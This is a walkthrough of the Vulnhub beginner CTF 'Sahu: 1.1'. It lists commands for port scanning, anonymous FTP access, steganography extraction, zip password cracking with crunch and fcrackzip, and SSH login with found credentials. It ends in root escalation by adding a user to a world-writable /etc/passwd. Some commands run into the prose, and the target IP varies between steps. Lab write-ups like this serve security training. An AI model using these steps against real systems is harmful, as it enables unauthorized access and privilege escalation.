sahu: 1.1 Walkthrough Vulnhub CTF
Sahu: 1.1 is another CTF challenge given by vulnhub and the level difficultly is set according to beginners. and this is a boot to root challenge. you can download here
According to the author
Sahu is a Virtualbox VM Built on Ubuntu 64 bit, The Goal Of this Machine is to get root And Read the root.txt file with Some Good Enumeration Skills
Network Scanning
First We Scanning our local network with netdiscover
netdiscover
The next step is scanning the host IP to identify open ports and running services. twith Nmap aggressive scan
nmap -A -p- 192.168.1.35
Enumeration
we found our target port is open 21 FTP, 22 SSH, 80 HTTP, 139,445 smb samba server and we see the Nmap scan ftp port allows anonymous user login
- username: ftp
- password: ftp
ftp 192.168.1.35
ls
get ftp.zip
After login with ftp, I found a ftp.zip but the file is password protected


When you will explore machine IP in the web browser, we will see a Haryana State map
http://192.168.1.35
downloading the Haryana jpg file
wget http://192.168.1.34/Haryana-1-1.jpg
Basic directory Scanning with dirb
dirb http://192.168.1.34
I didn’t see anything I move on reading the source code and I found a paragraph line try to extract with hurry
http//192.168.1.35/H/A/R/Y/A/N/A
extracting data Haryana image file using password hurry
steghide extract -sf Haryana-1-1.jpgAfter extracting the file I found a new file file.txt and we see author massage hint I have forgotten the last two part of it can you find out 5AHU**
cat file.txt
I created many dictionaries with a crunch but finally, I found correct wordlist
crunch 6 6 -t 5AH^% >wordlist.txtcracking the zip file fcrackzip kali Linux toll dictionary mode (-D ) ( -p parameter our wordlist) and our ftp.zip file name
fcrackzip -D -p wordlist.txt ftp.zipand we found a possible password: 5AHU#5
unzip ftp.zipcat ftp.txt
I try to log in with ftp.txt file credential and again we found another ssh.txt file get command to download the file our local system
smbclient //192.168.1.35/sambashare -U sahu -p

get ssh.txt
cat ssh.txt
- username: haryana
- password: hralltime
login with ssh connection
ssh [email protected]id
Privilege Escalation
Enumeration time I round target system /etc/passwd file writeable all user edit this file
ls -lsa /etc/passwdGenerating a New MD5 salted hash
openssl passwd -1 -salt rahul hackNos
Adding our user /etc/passwd file using nano editor
nano /etc/passwd

After adding new user target passwd I run ( su switch user command) hacknos and we see our shell is change normal user to root user
su hacknosFinally, we found our root Flag !!!!
cd /root
ls
cat root.txt